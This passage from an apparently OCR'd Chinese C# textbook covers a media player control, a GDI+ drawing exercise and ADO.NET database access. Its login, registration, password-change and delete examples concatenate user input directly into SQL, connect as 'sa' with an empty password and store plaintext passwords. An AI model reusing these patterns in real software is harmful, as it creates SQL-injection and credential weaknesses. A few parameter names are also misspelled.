04.       System.Drawing.Image returnImage = null;
05.       if (Clipboard.ContainsImage())
06.       {
07.             returnImage = Clipboard.GetImage();
08.             Clipboard.SetImage(replacementImage);
09.       }
10.       return returnImage;
11.      }
```

14.11　使用媒体播放控件

（1）新建一个 Windows 窗体，应用程序名为 WinMediaPlayer。

（2）在窗体左边的工具箱上右击“选择项”，在弹出的快捷菜单中选择“COM 组件”选项，找到 Windows Media Player。

（3）在窗体左边的工具箱上找到 Windows Media Player 拖动到窗体上，并设置 Dock 属性为 Top，添加一些按钮分别实现播放、暂停、停止、快进、快退、下一曲、上一曲、打开、关闭功能。

（4）分别在这些按钮下编码，实现其具体功能。

打开：

```
01.    OpenFileDialog OpenFile = new OpenFileDialog();
02.    try
03.    {
04.           if (OpenFile.ShowDialog() == DialogResult.OK)
05.          {
06.                 axWindowsMediaPlayer1.URL = OpenFile.FileName;
07.          }
08.     }
09.     catch (Exception ex)
10.     {
11.           MessageBox.Show(ex.Message);
12.     }
```

关闭：

```
01.    this.Close();
```

播放：

```
01.    axWindowsMediaPlayer1.Ctlcontrols.play();
```

暂停：

```
01.  axWindowsMediaPlayer1.Ctlcontrols.pause();
```

停止：

```
01.  axWindowsMediaPlayer1.Ctlcontrols.stop();
```

快进：

```
01.  axWindowsMediaPlayer1.Ctlcontrols.fastForward();
```

快退：

```
01.  axWindowsMediaPlayer1.Ctlcontrols.fastReverse();
```

下一曲：

```
01.  axWindowsMediaPlayer1.Ctlcontrols.next();
```

上一曲：

```
01.  axWindowsMediaPlayer1.Ctlcontrols.previous();
```

14.12 项目实践

项目名称：用 GDI+制作登录窗体图片。

项目内容：在窗体的 Load 事件中，通过 Graphics、Brush、Color、Font、SizeF、PointF 等类进行画图、画字和填充。

项目目的：

（1）理解 Graphics 类。

（2）掌握 Brush 和 Color 类。

（3）掌握 Font 类、SizeF 类、PointF 类。

（4）掌握清除锯齿。

项目步骤：

（1）新建一个名为 DrawIma 的 Windows 应用程序，使用默认的窗体名称。

（2）添加静态变量。

```
01.  const string sExeCapion = "招生系统";
02.  const string sVersion = "版本";
03.  const string sFontName = "华文行楷";
04.  const string sVerFontName = "Arial";
05.  const int DecWidth = 2;
```

（3）在源码中添加命名空间。

```
using System.Drawing.Drawing2D;
using System.Reflection;
```

（4）具体编码如下。

```
01.  RectangleF rect = picBoxLogin.ClientRectangle;
02.  Image image = new Bitmap(pictureBox1.Image, (int)rect.Width, (int)rect.Height);
03.  Graphics g = Graphics.FromImage(image);
04.  //清除锯齿效果
```

```
        g.TextRenderingHint = System.Drawing.Text.TextRenderingHint.AntiAlias;
        //画黑色
        Brush brush = new SolidBrush(Color.FromArgb(47, 67, 115));
        g.FillRectangle(brush, rect);
        brush.Dispose();
        //画红色
        rect.Offset(DecWidth, DecWidth);
        rect.Height = rect.Height - DecWidth * 2;
        rect.Width = rect.Width - DecWidth * 2;
        Color beginColor = Color.FromArgb(255, 255, 255);
    Color endColor = Color.FromArgb(163, 184, 226); //Color.FromArgb(103, 114, 196);
        try
        {
            brush = new LinearGradientBrush(rect, beginColor, endColor,
            LinearGradientMode.Vertical);
            g.FillRectangle(brush, rect);
       }
        finally
      {
            brush.Dispose();
        }
        //画白色字体
        Font font = new Font(sFontName, 26, FontStyle.Bold);
        SizeF sSize = g.MeasureString(sExeCapion, font);
        PointF point = new PointF(10, (rect.Height - sSize.Height) / 2 + DecWidth);
        g.DrawString(sExeCapion, font, Brushes.White, point);
        //画绿色字体
        point.X = point.X - 1;
        point.Y = point.Y - 1;
        g.DrawString(sExeCapion, font, Brushes.Green, point);
        //画版本号
        string version = Assembly.GetExecutingAssembly().GetName().Version.ToString();
        //画白色字体
        font.Dispose();
        font = new Font(sVerFontName, 9, FontStyle.Bold);
        sSize = g.MeasureString(sExeCapion, font);
        point.X = rect.Width - sSize.Width * 2 + 40;
        point.Y = rect.Height - (float)(sSize.Height * 1.5);
        g.DrawString(sVersion + version, font, Brushes.Black, point);
        picBoxLogin.Image = image;
        g.Dispose();
        font.Dispose();
```

14.13　复习与提示

GDI+提供了在 Windows 窗体和控件上绘制图形、图像和文本的高性能和易用的方法。Graphics 类是 GDI+绘制图形、图像和文本的核心。利用 Pen 和 Brush 类可以绘制各种直线、形状和曲线的轮廓和填充内部。

14.14 习题与上机实验

习题

（1）简述创建 Graphics 类对象的三种方法。

（2）同时创建多个矩形并用红黑相间的颜色进行填充。

（3）使用 Label 控件分别以矩形、椭圆和圆形的方式显示图片，并保证图片完全由绘制对象的边框决定。

（4）利用 PictureBox 控件和 Panel 控件实现使用滚动条浏览大图片的功能。

（5）实现对图片按任意角度进行旋转、按任意比例进行缩放、按任意位移进行平移的功能。

上机实验

[实验] 制作个人画图板

【实验要求】

模仿 Windows 中自带的画图程序，制作自己的画图板。

【实验目的】

（1）掌握如何定义方法。

（2）掌握如何调用方法。

（3）理解形参和实参的引用传递关系。

（4）熟悉引用参数和输出参数的使用。

（5）学会如何在方法中返回值。

【实验内容】

（1）创建一个 SDI 模式的 Windows 窗体应用程序。

（2）在窗体上添加“菜单”和“状态栏”。

（3）添加画图板左侧图形、画笔和颜色等按钮并实现其功能。

（4）实现具体的画图功能，这里主要实现添加直线、曲线、矩形、圆形和多边形等功能。

（5）实现修改图片功能，可以对图片进行擦除。

（6）对图片进行属性设置，如大小、颜色、翻转等。

（7）图片的打开保存功能的实现。

第15章　数据库技术

本章学习要点

- 掌握常用数据库;
- 掌握数据库基础知识;
- 理解 ADO.NET;
- 实现连接数据库;
- 创建数据命令;
- 使用 SqlDataReader 对象;
- 使用可视控件访问 ADO.NET 数据库;
- 定义 DataSet 类;
- 使用 DataSet、DataTable 和 TableAdapter 对象;
- 执行浏览数据;
- 实现数据绑定。

15.1　常用数据库

目前常见的数据库有 Access、SQL Server、MySQL、Oracle、 DB2 数据库等，它们各有优点，适用于不同级别的系统。下面具体介绍两个常用数据库软件。

15.1.1　Access 数据库

Access 是 Office 系列软件中用来专门管理数据库的应用软件，它可以运行于各种 Windows 系统环境。由于 Access 继承了 Windows 的特性，不仅易于使用，而且界面友好，因此被用户广泛采用。使用 Access 时不需要数据库管理者具有专业的程序设计水平，非专业的用户也可以用它来创建功能强大的数据库管理系统。

Access 使用标准的 SQL（Structured Query Language，结构化查询语言）作为它的数据库语言，从而提供了强大的数据处理能力和通用性，使其成为一个功能强大而且易于使用的桌面关系型数据库管理系统和应用程序生成器。一个 Access 数据库可以包含表、查询、窗体、报表、宏、模块以及数据访问页，不同于传统的桌面数据库（dBASE、FoxPro、Paradox），Access 数据库使用单一的*.mdb 文件管理所有的信息，这种针对数据库集成的最优化文件结构不仅包括数据本身，还包括它的支持对象。

Access 数据库由七个对象组成：表、查询、窗体、报表、页、宏及模块。

数据库中的数据主要存储在“表”中。

“查询”帮助用户检索基于某些条件的特定数据。

“窗体”帮助用户创建用于输入、修改和操纵数据的用户界面。

“报表”以某种格式显示一个或多个表中的数据，数据可以直接从表中提取，也可以是字段经过某些计算的结果，报表还提供了良好的打印效果。

“宏”和“模块”用于计算、在应用程序中导航以及打印报表等操作。

“页”使浏览器以 Web 页的形式查看数据库中的数据。

15.1.2 SQL Server 数据库

SQL Server 是一个关系数据库管理系统。它最初是由 Microsoft、Sybase 和 Ashton-Tate 3 家公司共同开发的。在 Windows NT 推出后，Microsoft 将 SQL Server 移植到 Windows NT 系统上，专注开发 SQL Server 的 Windows NT 版本；Sybase 则较专注于 SQL Server 在 UNIX 操作系统上的应用。

SQL Server 是一款关系型数据库管理系统的产品，具有成本低、易上手、工具全等优点，适用于大型或超大型数据库服务器端。

本章所用数据库中的表结构如图 15-1 所示。

studentInfo : 表

字段名称	数据类型	
sNo	文本	学生学号
sName	文本	学生姓名
sSex	是/否	学生性别
sBirthday	文本	学生出生日期
cClassno	文本	班级号
sAddress	文本	学生家庭住址
sTel	文本	学生联系电话

chengji : 表

字段名称	数据类型	
编号	自动编号	
sno	文本	学生学号
subject	文本	课程名称
score	数字	得分

userInfo : 表

字段名称	数据类型	
uName	文本	用户名
uPwd	文本	密码

profInfo : 表

字段名称	数据类型	
ProfNo	文本	专业代码
ProfName	文本	专业全称

classInfo : 表

字段名称	数据类型	
className	文本	班级名称
ProfNo	文本	专业代码

图 15-1 数据库 student 中的表结构

15.2 数据库基础知识

数据库是与特定主题或用途相关的数据和对象的集合，用于搜索、排序和重新组织数据。数据库中有两类数据，即用户数据和系统数据。数据库存储在一个或多个磁盘文件中。数据库可以包含各种类型的对象。

15.2.1 表

1. 查询表记录

从数据库中获取数据称为查询数据库，通过使用 SELECT 语句查询数据库。常见的 SELECT 语句形式如下。

```
Select 字段表
From 表名
Where 查询条件
Group By 分组字段
Order By 字段 [Asc|Desc]
```

2．插入表记录

用 INSERT 语句将一个新行添加到一个已经存在的表中，该语句的基本语法格式如下。

方法一：

```
INSERT [INTO] <表名>[(<列名表>)] VALUES(<值列表>)
```

方法二：

```
INSERT [INTO] <目标表名>[(<列名表>)]
```

3．更新表记录

使用 UPDATE 语句可以对目标表中的一行、多行或所有行的数据进行修改。UPDATE 语句的基本语法格式如下。

方法一：

```
UPDATE <表名> SET <列名>=<表达式>[,…]
 [WHERE <条件>]
```

方法二：

```
UPDATE <目标表名> SET <列名>=<表达式>[,…]
FROM <源表名> [WHERE <条件>]
SELECT <列名表> FROM <源表名> WHERE <条件>
```

4．删除表记录

使用 DELETE 语句从表中删除指定的行，其语法格式如下。

```
DELETE [FROM] <表名>
 [WHERE <条件>]
```

15.2.2　视图

1．概念

视图是若干表、视图构造的虚拟表。

视图只存在结构，数据在运行时从表中生成。

2．作用

集中数据：将多个表中的列连接起来，使它们看起来像一个表。

限制访问：将用户限定在表中的特定行上。

创建视图的语法格式如下。

```
CREATE VIEW <视图名>[<列名>[,…]]
AS
<SELECT 语句>
```

15.2.3　存储过程

1．概述

存储过程是存储在服务器上的一组预先定义并编译好的、用来实现某种特定功能的 SQL 语句，可以减轻网络流量，并可提高 SQL 语句的执行效率。

SQL Server 2005 提供了许多系统存储过程，用户也可以自己创建存储过程。

2．语法

存储过程的语法格式如下。

```
CREATE PROCEDURE <存储过程名>
AS
<SQL 语句>
```

15.2.4 索引

1．索引的概念

利用索引可以快速访问数据库表中的特定信息。

2．索引的种类

簇索引：索引顺序与数据物理顺序相同。表只能包含一个聚簇索引。

非簇索引：索引顺序与数据物理顺序不同。默认最多为 249 个。

3．语法

索引的语法格式如下。

```
CREATE [UNIQUE] [Clustered] INDEX <索引名>
ON [<表名>](<列名>[DESC][,…])
```

15.3 ADO.NET 概述

ADO.NET 是微软的数据访问框架的最新产物，它是.NET 框架的一部分，包括那些为访问 SQL Server、OLE DB、ODBC 和 Oracle 数据库而优化的类型。它们都是基于通用类的，因此使用 ADO.NET 访问不同的 DBMS 是相似的。

15.3.1 ADO 与 ADO.NET 的关系

对于用本机代码编写的访问数据库的应用程序，ADO 为 OLE DB 数据提供了基于 COM 的应用程序级接口。与 ADO.NET 相似，ADO 支持各种开发需要，包括使用与关系数据库和其他存储区中的数据的连接来创建前端数据库客户端和中间层业务对象。而且，像 ADO.NET 一样，ADO 可构建客户端记录集、使用松耦合记录集、处理 OLE DB 的数据行集合。

不论从语法来看，还是从风格和设计目标来看，ADO.NET 都和 ADO 有显著的不同。通过 ADO 访问数据库，一般有以下四个步骤。

（1）创建一个到数据库的连接，即 ADO.Connection。

（2）查询一个数据集合，即执行 SQL，产生一个 RecordSet。

（3）对数据集合进行需要的操作。

（4）关闭数据连接。

在 ADO.NET 里，这些步骤有很大的变化。ADO.NET 最重要概念之一是 DataSet。DataSet 是不依赖于数据库的独立数据集合。所谓独立，是指即使断开数据链路或者关闭数据库，DataSet 依然是可用的。有了 DataSet，ADO.NET 访问数据库的步骤就会相应改变。

（1）创建一个数据库连接。

（2）请求一个记录集合。

（3）把记录集合暂存到 DataSet 中。

（4）如果需要，返回第（2）（DataSet 可以容纳多个数据集合）。

（5）关闭数据库连接。

（6）在 DataSet 上做所需要的操作。

ADO 与 ADO.NET 访问数据库的流程分别如图 15-2 和图 15-3 所示。



图 15-2　ADO 访问数据库流程



图 15-3　ADO.NET 访问数据库流程

15.3.2　.NET Framework 数据提供程序

.NET Data Provider 被用来连接数据库，执行 SQL 命令及检索数据集。

表 15-1 列出了.NET Framework 中包含的.NET Framework 数据提供程序。

表 15-1　.NET Framework 数据提供程序

.NET Framework 数据提供程序	说　明
SQL Server .NET Framework 数据提供程序	提供对 Microsoft SQL Server 7.0 或更高版本的数据访问。使用 System.Data.SqlClient 命名空间
OLE DB .NET Framework 数据提供程序	适用于使用 OLE DB 公开的数据源。使用System.Data.Oledb命名空间
ODBC .NET Framework 数据提供程序	适用于使用 ODBC 公开的数据源。使用System.Data.Odbc 命名空间
Oracle .NET Framework 数据提供程序	适用于 Oracle 数据源。Oracle .NET Framework 数据提供程序支持 Oracle 客户端软件 8.1.7 和更高版本，使用System.Data.OracleClient命名空间

15.3.3　.NET Framework 数据提供程序的核心对象

.NET Framework 数据提供程序包含 Connection、Command、DataReader 和 DataAdapter 四个核心对象，这些对象之间的关系如图 15-4 所示。



图 15-4　.NET Framework 的四个核心对象

这四个核心对象的功能如下。

（1）Connection：提供与数据库的连接。创建 DbConnection 对象时，应提供与 DBMS 通信所需的所有信息，如数据库的位置、用于认证的用户名和密码以及要访问的 DBMS 中的数据库。

（2）Command：对数据源执行数据库命令，用于返回数据，修改数据，运行存储过程以及发送和检索参数信息等。

（3）DataReader：使用 DbDataReader 类可以从结果集中读取数据，如从执行存储在命令对象中的命令生成的结果集中读取数据。该类经过高度优化，可以很快地访问数据库中的数据。

（4）DataAdapter：执行 SQL 命令并用数据源填充 DataSet。DataAdapter 提供连接 DataSet 对象和数据源的桥梁。DataAdapter 使用 Command 对象在数据源中执行 SQL 命令，以便将数据加载到 DataSet 中，并使 DataSet 中的数据与数据源保持一致。

15.3.4 System.Data 命名空间

.NET Framework 2.0 的 System.Data 命名空间包含了 ADO.NET 2.0 的所有命名空间、类、接口、枚举及委托。

当启动一个新的 Windows 窗体项目时，Visual Studio 2005 并不自动添加对 System.Data.dll 程序集的引用。可通过 Data Source Configuration Wizard 创建一个新数据源来添加对 System.Data 和 System.Xml 命名空间的引用。表 15-2 介绍了如图 15-4 所示的 System.Data 命名空间的功能。

表 15-2 System.Data 命名空间

命 名 空 间	说 明
System.Data	对所有支持的数据源（主要是关系数据和 XML 文件或流）提供基类、接口、枚举以及事件处理程序
System.Data.Common	提供所有托管数据提供者均共享的类，如前面层次结构中的 DbConnection 和 DbCommand
System.Data.Common. DbConnection	为技术专用和供应商专用的数据提供者提供可继承的类（ADO.NET 2.0 的新命名空间）
System.Data.Odbc System.Data.OleDb System.Data.OracleClient System.Data.SqlClient	ADO.NET 2.0 中包括的用于四个托管数据提供者的命名空间
System.Data.SqlTypes	为每一个 SQL Server 数据类型（包括 SQL Server 2005 的新 XML 数据类型）提供一个类。这些类替代了支持所有数据提供者的通用 DbType 枚举
System.Xml	添加 System.Xml.XmlDataDocument 类，该类通过 DataSet 对象支持对结构化 XML 文档的处理

15.4 连接数据库

需要连接到数据库以检索数据和更新数据库。为了执行这些任务，需要执行以下步骤。

（1）创建连接对象。

（2）创建命令对象。

（3）打开连接对象。

（4）在命令对象中执行 SQL 语句。

（5）关闭连接对象。

15.4.1　SqlConnection 类

Connection 类对象用于连接数据库。ADO.NET 中有两类 Connection 对象，一类是用于微软的 SQL Server 数据库的 SqlConnection，该对象连接微软 SQL 数据库时效率较高；另一类是用于其他支持 ODBC 的数据库的 OleDbConnection。Connection 类是访问 ADO.NET 中的数据的最重要组件，它指定连接到所需数据库时需要的详细信息。

连接 SQL Server 数据库应引用如下命名空间。

```
using System.Data;
using System.Data.SqlClient;
```

如果 Provider 是 SQL Server，则可以使用如下代码。

```
SqlConnection con = new SqlConnection();
```

15.4.2　连接字符串

连接字符串属性通过使用字符串参数提供定义到数据库连接的信息，表 15-3 描述了连接字符串的各种参数。

表 15-3　常见的连接字符串属性

参　数	描　述
Data Source	用于创建连接的 DBMS 实例。对于远程数据库，这是包含数据库的 DBMS；对于本地数据库，这是用于管理连接的 DBMS。这个属性可能是服务器名；服务器名和 DBMS 实例（如果服务器上安装了多个 DBMS）；还可能是远程数据库的 URI —— 可以是 IP 地址和端口。对于 SQL Server Express，该属性的值通常是.\SQLEXPESS，即实例名为 SQLEXPESS 的本地 DBMS，这是安装 SQL Server Express 时使用的默认名称
Initial Category	指定远程数据库连接要连接的 DBMS 中的数据库名称
User ID	连接数据库时用于 SQL Server 认证或没有集成安全的 Windows 认证的用户名
Password	连接到数据库时用于 SQL Server 认证或 Windows 认证（没有集成安全时）的密码

如果 Provider 是 SQL Server，则可以使用如下代码。

```
con.ConnectionString = "Data source= localhost;initial catalog=student;persist security info=True;user id=sa;password=";
```

其中，initial catalog 为数据库名称，这里为 student，是微软 SQL Server 数据库自带的数据库例子，必须安装此数据库才能使用，user id 为用户名，password 为密码，student 数据库安装后的用户名为 sa，密码为空，Data source 为所使用的数据库服务器，这里数据库服务器和数据库应用程序在同一台计算机中，因此为 localhost，中文意义是本地主机。

15.4.3　创建 SQL Server 连接

已经定义了连接字符串后，需要使用 open()方法来打开连接。open()使用 Connection 对象的 ConnectionString 属性中的信息连接到数据源，建立连接，即：

```
con.open();
```

15.4.4　断开 SQL Server 连接

每次使用完 Connection 后都必须将其关闭。这可以使用 Connection 对象的 Close 或 Dispose 方法来实现。当 Connection 对象处于范围之外或者已通过垃圾回收得到回收时，连接不

会隐式释放。其代码如下。

```
con.Close();
```

项目名称：连接数据库。

项目内容：编写一个程序，点击按钮后打开一个 SqlConnection，并把系统的服务器和数据库信息显示在屏幕上，如图 15-5 所示。

项目目的：

（1）掌握连接数据库的步骤。

（2）学会灵活创建数据库的连接。

项目步骤：

（1）创建 Windows 应用程序。

（2）创建到数据源的连接（代码）。

（3）执行应用程序并验证输出。

图 15-5　连接数据库

代码如下。

```
private void btnShowServerInfo_Click_1(object sender, EventArgs e)
  {
    SqlConnection con = new SqlConnection();              //创建连接字符串
    con.ConnectionString = "Data source=localhost;initial catalog=student;user id =sa ; password =";
    //建立数据库连接
    con.Open();                 //打开连接
    lblmessage.Text ="服务器是："+con.DataSource +",数据库是："+con.Database    ;
    con.Close();                //关闭连接
  }
```

15.4.5　OleDbConnection 类

OleDbConnection 是 ADO.NET 中的另一个 Connection 类，用于其他支持 ODBC 的数据库。连接 Access 数据库应引用如下命名空间。

```
using System.Data;
using System.Data.OleDb;
```

Provider 是 OLE DB 时可以使用如下代码。

```
OleDbConnection Conn = new OleDbConnection();
```

连接字符串的表示，如果 Provider 是 OLE DB，则可以使用如下代码。

```
Conn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source =c:\\ student.mdb; ";
```

Provider 为所使用的数据库驱动程序；DataSource 为数据库的位置，有时还增加参数 ConnectionTimeOut，为连接超时时间，默认为 15 秒。

15.5　数据命令

DbCommand 类提供与数据库交互的主要方法。可以用 DbCommand 对象来执行 SQL 语句、运行存储过程等。DbCommand 及其派生类称为命令类。

大多数情况下，并不直接使用 DbCommand，而使用封装了 DbCommand 的其他对象。但有时候需要对数据库通信进行更多的控制，这时就可以使用 DbCommand 对象。

DbCommand 中最重要的属性是 DbCommand.CommandText。要执行 SQL 语句，就要将语句文本放在这个属性中。可以用 DbCommand.CommandType 来指定要执行的语句类型，使用 DbCommand.Connection 和 DbCommand.Tranction 来访问底层的连接或事务。

要使用 DbCommand 对象执行命令，有三种选择，这取决于要执行的命令是什么。

（1）有些命令不返回结果，这种情况下可以用 DbCommand.ExecuteNonQuery()方法。

（2）有些命令返回一个结果，这时可用 DbCommand.ExecuteScalar()方法。

（3）有很多命令返回多行数据，这时可用 DbCommand.ExecuteReader()方法，它将返回一个 DbDataReader 对象。

建立连接后，ADO.NET 通过 Command 对象用 SQL 语句来访问数据库中的数据，对数据库中的数据进行查询、增加、删除、修改记录中的数据。具体用法如下。

```
string txtCommand="SELECT * FROM UserInfo";
```

使用 OleDbCommand：

```
OleDbCommand cmd=new OleDbCommand(txtCommand,conn);
```

使用 SQLCommand：

```
SQLCommand cmd=new SQLCommand(txtCommand,conn);
```

15.5.1　查询记录

项目名称：用户登录。

项目内容：编写一个程序，模拟用户登录，首先输入个人信息，单击“登录”按钮，用 SQL 语句检索 Student 数据库 UserInfo 表中的数据，确定是否存在该用户。

项目目的：

（1）掌握 SQL 语句的查询代码。

（2）学会创建数据库的连接，并掌握 SqlCommand 对象的执行命令。

项目步骤：

（1）新建项目。拖动放两个 Label 控件到窗体中，修改属性 Text 分别为：用户名、密码。

（2）拖动两个 TextBox 控件到窗体中，修改属性 Text 为空。TextBox1 输入用户名，TextBox2 输入密码。

（3）引入命名空间 using System.Data.SqlClient。

（4）增加变量 SqlConnection con、SqlCommand cmd。

（5）增加一个按钮，属性 Text="确定"。界面如图 15-6 所示。

图 15-6　用户登录

代码如下。

```
private void btnreg_Click(object sender, EventArgs e)
    {
            SqlConnection con = new SqlConnection();
            //创建一个 SqlConnection 对象。SqlConnection 类用于连接 SQL Server
            con.ConnectionString = "Data source=localhost;initial catalog=student;user id=sa ;password=";
            /*ConnectionString 属性提供了用来与数据库建立连接的信息，如数据源和数据库名称*/
            con.Open();
            //打开一个由 ConnectionString 属性设置的数据库连接
            string sql = "select * from userInfo where uname='" + textBox1.Text.Trim() + "' and upwd='"
+ textBox2.Text.Trim() + "'";
            SqlCommand cmd = new SqlCommand(sql, con);
            //传递到 SqlCommnad 对象的两个参数：要执行的 SQL 查询和 SqlConnection 对象
            SqlDataReader sdr = cmd.ExecuteReader();      //执行命令并返回 DataReader*/
            if (sdr.Read())
            {
                MessageBox.Show("成功登录");
            }
            else
            {
                MessageBox.Show("用户名密码不匹配");
            }
            con.Close();
            //关闭到数据库的连接
    }
```

15.5.2　插入记录

项目名称：用户注册。

项目内容：编写一个程序，模拟用户注册，输入个人信息，单击“注册”按钮，用 SQL 语句把数据存储到 Student 数据库的 UserInfo 表中。

项目目的：

（1）掌握 SQL 语句的插入代码。

（2）学会创建数据库的连接，并掌握 SQLCommand 对象的执行命令。

项目步骤：

（1）新建项目。拖动两个 Label 控件到窗体中，修改属性 Text 分别为用户名、密码。

（2）拖动两个 TextBox 控件到窗体中，修改属性 Text 为空。TextBox1 输入用户名，TextBox2 输入密码。

（3）引入命名空间 using System.Data.SqlClient。

（4）增加变量 SqlConnection con、SqlCommand cmd。

（5）增加两个按钮，修改属性 Text 分别为“注册”和“检测用户名是否存在”。界面如图 15-7 所示。



图 15-7　用户注册

代码如下。

```
private void btnCheck_Click(object sender, EventArgs e)
        {//检测用户名是否存在
            SqlConnection con = new SqlConnection();
            con.ConnectionString = "Data source=localhost;initial catalog=student;user id =sa ; password=";
            con.Open();
            string sql = "select * from userInfo where uname='" + textBox1.Text.Trim() + "'";
            SqlCommand cmd = new SqlCommand(sql, con);
            SqlDataReader sdr = cmd.ExecuteReader();
            if (sdr.Read())
            {
                MessageBox.Show("该用户名已经被使用了！");
            }
            else
            {
                MessageBox.Show("您可以使用该用户名注册！");
            }
            con.Close();
        }
private void btnAdd_Click(object sender, EventArgs e)
    {
     try
        {
         SqlConnection con = new SqlConnection();
         con.ConnectionString = "Data source=localhost;initial catalog=student;user id=sa ; password=";
         con.Open();
         string sql = "insert into  userInfo(uname,upwd) values('" + textBox1.Text.Trim() + "' ,'" + textBox2.Text.Trim() + "')";
```

```
            SqlCommand cmd = new SqlCommand(sql, con);
            SqlDataReader sdr = cmd.ExecuteReader();
            MessageBox.Show("注册成功！");
            con.Close();
           }
        catch (SqlException ex)
           {
            MessageBox.Show(ex.Message);
           }
    }
```

15.5.3 修改记录

项目名称：用户修改密码。

项目内容：编写一个程序，模拟用户修改密码，首先输入个人信息，单击“修改”按钮，用 SQL 语句把数据存储到 Student 数据库的 UserInfo 表中。

项目目的：

（1）掌握 SQL 语句的更新代码。

（2）学会创建数据库的连接，并掌握 SQLCommand 对象的执行命令。

项目步骤：

（1）新建项目。拖动四个 Label 控件到窗体中，修改属性 Text 分别为用户名、旧密码、新密码和密码确认。

（2）拖动四个 TextBox 控件到窗体中，修改属性 Text 为空。TextBox1 输入用户名，TextBox2 输入旧密码，TextBox3 输入新密码，TextBo4 确认输入密码。

（3）引入命名空间 using System.Data.SqlClient。

（4）增加变量 SqlConnection con、SqlCommand cmd。

（5）增加一个按钮，属性 Text="修改"。界面如图 15-8 所示。



图 15-8 用户修改密码

代码如下。

```
private void btnUpdate_Click(object sender, EventArgs e)
{
    if (textBox3.Text ==textBox4.Text )
       {
           SqlConnection con = new SqlConnection();
           con.ConnectionString = "Data source=localhost;initial catalog=student;user id=sa ; password=";
```

```
                con.Open();
                string sql = "update userinfo set upwd='"+textBox3.Text +"' where uname='"+textBox1 .Text +"'
and upwd='"+textBox2.Text +"'";
                SqlCommand cmd = new SqlCommand(sql, con);
                int n = cmd.ExecuteNonQuery();
                 if (n>0)
                  {
                     MessageBox.Show("密码修改成功");
                  }
                 else
                    {
                     MessageBox.Show("用户名和原密码不匹配！");
                    }
                 con.Close();
            }
            else
               {
                 MessageBox.Show("密码和确认密码不一致！");
               }
        }
```

15.5.4　删除记录

项目名称：删除用户。

项目内容：编写一个程序，注销用户，首先输入个人信息，单击“注销”按钮，用 SQL 语句把数据存储到 Student 数据库的 UserInfo 表中。

项目目的：

（1）掌握 SQL 语句的删除代码。

（2）学会创建数据库的连接，并掌握 SQLCommand 对象的执行命令。

项目步骤：

（1）新建项目。拖动两个 Label 控件到窗体中，修改属性 Text 分别为用户名、密码。

（2）拖动两个 TextBox 控件到窗体中，修改属性 Text 为空。TextBox1 输入用户名，TextBox2 输入密码。

（3）引入命名空间 using System.Data.SqlClient。

（4）增加变量 SqlConnection con、SqlCommand cmd。

（5）增加一个按钮，属性 Text="删除"。界面如图 15-9 所示。

图 15-9　删除用户

代码如下。

```
private void btnDelete_Click(object sender, EventArgs e)
        {
            SqlConnection con = new SqlConnection();
            con.ConnectionString="Data source=localhost;initial catalog=student;user id=sa ; password=";
            con.Open();
            string sql = "delete from userinfo  where uname='" + textBox1.Text + "' and upwd='" +
textBox2.Text + "'";
            SqlCommand cmd = new SqlCommand(sql, con);
            int n = cmd.ExecuteNonQuery();
            if (n > 0)
            {
                MessageBox.Show("用户删除成功");
            }
            else
            {
                MessageBox.Show("用户名和原密码不匹配！");
            }
            con.Close();
        }
```

15.6 SqlDataReader 对象

使用 SqlDataReader 类可以从结果集中读取数据，如从执行存储在命令对象中的命令生成的结果集中读取数据。该类经过高度优化，可以很快地访问数据库中的数据。然而，这种优化也有副作用，例如，只能以串行方式一次读取一行数据。不能读完两行后再返回读取第一行。通常，可以用 DbDataReader 对象来提取要使用的行数据，并将其存储在其他对象中。例如，可以读取一个结果集中的每行，将其存储到自定义集合或泛型列表对象中的自定义类中。

SqlDataReader 是需要着重描述的部分，因为使用 DataReader 可以提高应用程序的性能，是将数据输出到表示层的重要手段。以 DataReader 为主的数据访问关系可以用如图 15-10 所示的框图表示。



图 15-10　DataReader 的数据访问关系

在创建了一个 Command 对象之后，通过调用 Command.ExecuteReader 方法再创建 DataReader 对象，就能够使用 Read 方法从数据源检索记录集了。最后，需要着重指出的是，在使用完 DataReader 后应该显式地关闭 DataReader 对象，即：

```
